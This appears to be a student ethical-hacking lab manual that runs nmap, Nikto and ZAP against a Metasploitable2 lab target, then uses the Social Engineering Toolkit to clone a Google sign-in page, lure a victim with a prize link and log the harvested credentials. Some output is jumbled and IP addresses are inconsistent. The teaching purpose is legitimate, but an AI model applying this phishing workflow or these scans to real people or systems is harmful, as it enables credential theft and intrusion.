http-aspNet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstats-totals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-chrome-expansion.nse
http-chrome.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
http-drupal-enum-users.nse
http-enum.nse
http-errors.nse
http-exif-spider.nse
http-favicon.nse
http-feed.nse
http-fetch.nse
http-fileupload-exploiter.nse
```

Step 8: Run a http script.


```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap --script=http-trace 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 23:15 EST
Nmap scan report for 192.168.226.132
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:63:20:48 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$
```

Web Server Vulnerability Scanning:

Step 1: Run metasploitable2 website on Firefox in kali linux.



Step 2: Using Nikto tool scan the target for vulnerabilities : “ nikto -host 192.168.37.130 ”

```
(kali㉿kali)-[/usr/share/nmap/scripts]$ nikto -host 192.168.226.132
- Nikto v2.5.0

+ Target IP:      192.168.226.132
+ Target Hostname: 192.168.226.132
+ Target Port:    80
+ Start Time:    2026-01-06 23:16:51 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternative
' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebcd59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+/: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+/: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUB
See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUB
See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUB
See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUB
See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue
:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
[...]
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.o
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:          2026-01-06 23:17:10 (GMT-5) (19 seconds)

+ 1 host(s) tested

(kali㉿kali)-[/usr/share/nmap/scripts]$
```

As you can see, PHP5 has many vulnerabilities when installed on a server. By running <targetIP>/phpinfo.php you can get information about the php version.

PHP Version 5.2.4-2ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

Customizing Nikto:

Step 1: List all the plugins in the Nikto tool.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]$ nikto -list-plugins | more
Plugin: favicon
Favicon - Checks the web server's favicon against known favicons.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: strutshock
strutshock - Look for the 'strutshock' vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo
Directive Local Value
filter.default.flags no value

Plugin: report_nbe
NBE reports - Produces a NBE report.
Written by Seccubus, Copyright (C) 2010 Chris Sullo

Plugin: paths
Path Search - Look at link paths to help populate variables
Written by Sullo, Copyright (C) 2012 Chris Sullo

Plugin: sitefiles
Site Files - Look for interesting files based on the site's IP/name
Written by sullo, Copyright (C) 2014 Chris Sullo

Plugin: gd
GD Support
CGI - Enumerates possible CGI directories.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: report_html
Report as HTML - Produces an HTML report.
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo
Directive Local Value
FreeType Linkage will
FreeType Version 2.3.5
TLLib Support enabled
GIF Read Support enabled
JPG Support enabled
Options:
enumerate: Flag to indicate whether to attempt to enumerate users
cgiwrap: User cgi-bin/cgiwrap to enumerate
dictionary: Filename for a dictionary file of users
size: Maximum size of username if bruteforcing
home: Look for ~user to enumerate

Plugin: apacheusers
Apache Users - Checks whether we can enumerate usernames directly from the web server
Written by Javier Fernandez-Sanguino Pena, Copyright (C) 2008 Chris Sullo
Directive Local Value
FreeType Linkage will
FreeType Version 2.3.5
TLLib Support enabled
GIF Read Support enabled
JPG Support enabled
Options:
enumerate: Flag to indicate whether to attempt to enumerate users
cgiwrap: User cgi-bin/cgiwrap to enumerate
dictionary: Filename for a dictionary file of users
size: Maximum size of username if bruteforcing
home: Look for ~user to enumerate

Plugin: gettext
apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml

Plugin: drupal
```

Step 2: Running Nikto with specific plugin to find active users on the target server

" sudo nikto -h 192.168.37.130 -p 80 -Plugins

"apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml

```
(kali㉿kali)-[~/usr/share/nmap/scripts]$ sudo nikto -h 192.168.226.132 -p 80 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml
- Nikto v2.5.0
+ Target IP: 192.168.226.132
+ Target Hostname: 192.168.226.132
+ Target Port: 80
+ Start Time: 2026-01-06 23:23:32 (GMT-5)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 240 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time: 2026-01-06 23:23:33 (GMT-5) (1 seconds)

+ 1 host(s) tested

(kali㉿kali)-[~/usr/share/nmap/scripts]$
```

```
(kali㉿kali)-[/tmp]$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>
<niktoscan hosttest="0" options="-h 192.168.37.130 -p 80 -Plugins apacheusers(enumerate,dictionary:users.txt);report_xml -output apacheusers.xml" version="2.1.6" scanstart="Sat Oct 8 01:49:29 2022" scandend="Wed Dec 31 19:00:00 1969" scanelapsed="seconds" nxmlver="1.2">

<scandetails targetip="192.168.37.130" targethostname="192.168.37.130" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" starttime="2022-10-08 01:49:29" sitename="http://192.168.37.130:80/" siteip="http://192.168.37.130:80/" hostheader="192.168.37.130" errors="0" checks="6897">

<statistics elapsed="1" itemsfound="0" itemstested="6897" endtime="2022-10-08 01:49:30" />
</scandetails>
</niktoscan>
</niktoscan>
</niktoscan>
(kali㉿kali)-[/tmp]$
```

OWASP ZAP:

It is one of the most effective scanners based on the number of verified vulnerabilities that it has discovered.

Step 1: Install the latest version of OWASP ZAP by

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo apt install zaproxy
Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 817
  Download size: 222 MB
  Space needed: 280 MB / 62.4 GB available


Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.17.0-0kali1 [222 MB]
Fetched 222 MB in 45s (4,983 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 424492 files and directories currently installed.)
Preparing to unpack .../aproxy_2.17.0-0kali1_all.deb ...
Unpacking zaproxy (2.17.0-0kali1) ...
Setting up zaproxy (2.17.0-0kali1) ...
Processing triggers for kali-menu (2025.4.3) ...

(kali㉿kali)-[~/usr/share/nmap/scripts]
```

Step 2: Run the tool



Step 3: On start-up make the appropriate selections and update the plugins



Manage Add-ons					
	Name	Version	Description	Update	Selected
ZAP Core					
ZAP is up-to-date (2.17.0)					
	Add-ons				
	Filter:				
①	Active scanner rules	78.0.0	The release status Active Scanner rules	Update	<input type="checkbox"/>
Ajax Spider	23.2...	Allows you to spider sites that make heavy use of J...		<input type="checkbox"/>	
Alert Filters	26.0.0	Allows you to automate the changing of alert risk le...		<input type="checkbox"/>	
Authentication Helper	0.34.0	Helps identify and set up authentication handling		<input type="checkbox"/>	
Automation Framework	0.58.0	Automation Framework.		<input type="checkbox"/>	
Call Home	0.20.0	Handles all of the calls to ZAP services.		<input type="checkbox"/>	
Client Side Integration	0.20.0	Exposes client (browser) side information in ZAP us...		<input type="checkbox"/>	
Common Library	1.39.0	A common library, for use by other add-ons.		<input type="checkbox"/>	
Database	0.9.0	Provides database engines and related infrastructure.		<input type="checkbox"/>	
Diff	18.0.0	Displays a dialog showing the differences between ...		<input type="checkbox"/>	
Directory List v1.0	9.0.0	List of directory names to be used with Forced Bro...		<input type="checkbox"/>	
DOM XSS Active scanner	23.0.0	DOM XSS Active scanner rule		<input type="checkbox"/>	
Encoder	1.8.0	Adds encode/decode/hash dialog and support for sc...		<input type="checkbox"/>	
Forced Browse	20.0.0	Forced browsing of files and directories using code f...		<input type="checkbox"/>	
Fuzzer	13.1...	Advanced fuzzer for manual testing		<input type="checkbox"/>	
Getting Started with ZA...	20.0.0	A short Getting Started with ZAP Guide		<input type="checkbox"/>	
GraalVM JavaScript	0.12.0	Provides the GraalVM JavaScript engine for ZAP scri...		<input type="checkbox"/>	
① GraphQL Support	0.29.0	Inspect and attack GraphQL endpoints.		<input type="checkbox"/>	
Help - English	22.0.0	English version of the ZAP help file.		<input type="checkbox"/>	
HUD - Heads Up Display	0.19.0	Display information from ZAP in browser.		<input type="checkbox"/>	

Manage Add-ons					
	Name	Version	Description	Update	Selected
ZAP Core					
ZAP is up-to-date (2.17.0)					
	Add-ons				
	Filter:				
①	Linux WebDrivers	169.0.0	Linux WebDrivers for Firefox and Chrome.	Update	<input checked="" type="checkbox"/>
Network	0.25.0	Provides core networking capabilities.			<input type="checkbox"/>
Name: Linux WebDrivers Status: Release Version: 171.0.0 Description: Linux WebDrivers for Firefox and Chrome. Changes: Changed • Update ChromeDriver to 143.0.7499.169. Info: https://www.zaproxy.org/docs/desktop/addons/linux-webdrivers/ Repo: https://github.com/zaproxy/zap-extensions/ ID: webdriverlinux Author: ZAP Dev Team					
Uninstall Selected Update Selected Update All Close					

Step 4: After the scan you can click on the identified results to drill down to specific findings. OWASP ZAP can help you find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, SQL injection, and remote OS command injection.

Step 5: WPScan:

Practical No. 5


Aim - Practical on the use of Social Engineering Toolkit.

Theory -

The Social Engineering Toolkit (SET) is an open-source framework designed to perform advanced attacks against the "human element" of security. By simulating realistic scenarios like credential harvesting through website cloning or spear-phishing, practitioners can evaluate an organization's susceptibility to manipulation. This practical focuses on using SET to automate the creation of malicious payloads and fake login pages to test user awareness. Ultimately, it demonstrates that human psychology is often the weakest link in a security chain, requiring training alongside technical defenses.

Steps:

Step 1: Install the Social Engineering Toolkit



Step 2: Select the 1st option Social Engineering Attacks and the Website Attack Vectors

Step 3: We will use Credential Harvester, so select option 3.

```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.226.131]:
```

Using Existing Templates

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.226.131]: 192.168.226.132

***** Important Information *****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter
```

Add the listener IP Address, In this case it will be you Attacking systems's IP Address

```
(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:54:41:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.37.131/24 brd 192.168.37.255 scope global dynamic noprefixroute eth0
        valid_lft 1280sec preferred_lft 1280sec
    inet6 fe80::5da2:8313:475b:73e6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└─$
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.1168.37.131
```

******* Important Information *******

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config


Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
 2. Google
 3. Twitter

set:webattack> Select a template:2


Select the Google Sign In Template page for harvesting credentials

Now on the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.




Create an html page with the Link which will attract the victim to click the link Once the user clicks the link, it will redirect it to the cloned google sign in page. If the victim enters any credential information


and clicks on the sign in button, the credential harvester on the attacker's machine will receive the credentials (Usernames. Email and passwords).



The screenshot shows a web browser window with the URL `file:///home/kali/Desktop/kali/Log` in the address bar. Below the address bar, there is a navigation bar with links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. A purple link at the bottom left of the page says "Login here to see your prize!".



The screenshot shows a web browser window with the URL `http://192.168.226.131` in the address bar. Below the address bar, there is a navigation bar with links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content is the Google Sign-in page with fields for Email and Password, and a "Sign in" button.



```
set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.37.1 - - [31/Oct/2022 05:28:22] "GET / HTTP/1.1" 200 -
192.168.37.1 - - [31/Oct/2022 05:28:23] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE ARE NOT A HELL! REDIRECTING THE OUTPUT.
PARAM: GALX=5JLCKfqaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFbwd2JmV1hIcDhtUFd1dzBENhIFVWsxSTdNLw9MdThibNITMFQzvUZFc1BBaURuWmlR5QyE2w8Xk9APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=%E2%80%A8
PARAM: bgrsponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
[!] POSSIBLE USERNAME FIELD FOUND: Email->202107200nati0nal1.yo..in
[!] POSSIBLE PASSWORD FIELD FOUND: Password->202107200nati0nal1.yo..in
PARAM: signin=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.37.1 - - [31/Oct/2022 05:28:58] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Try the same step by choosing Site Cloner to create a Facebook page.

```
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method
```

```
99) Return to Main Menu
```

```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

```
1) Web Templates  
2) Site Cloner  
3) Custom Import
```

```
99) Return to Webattack Menu
```

```
set:webattack>2
```

```
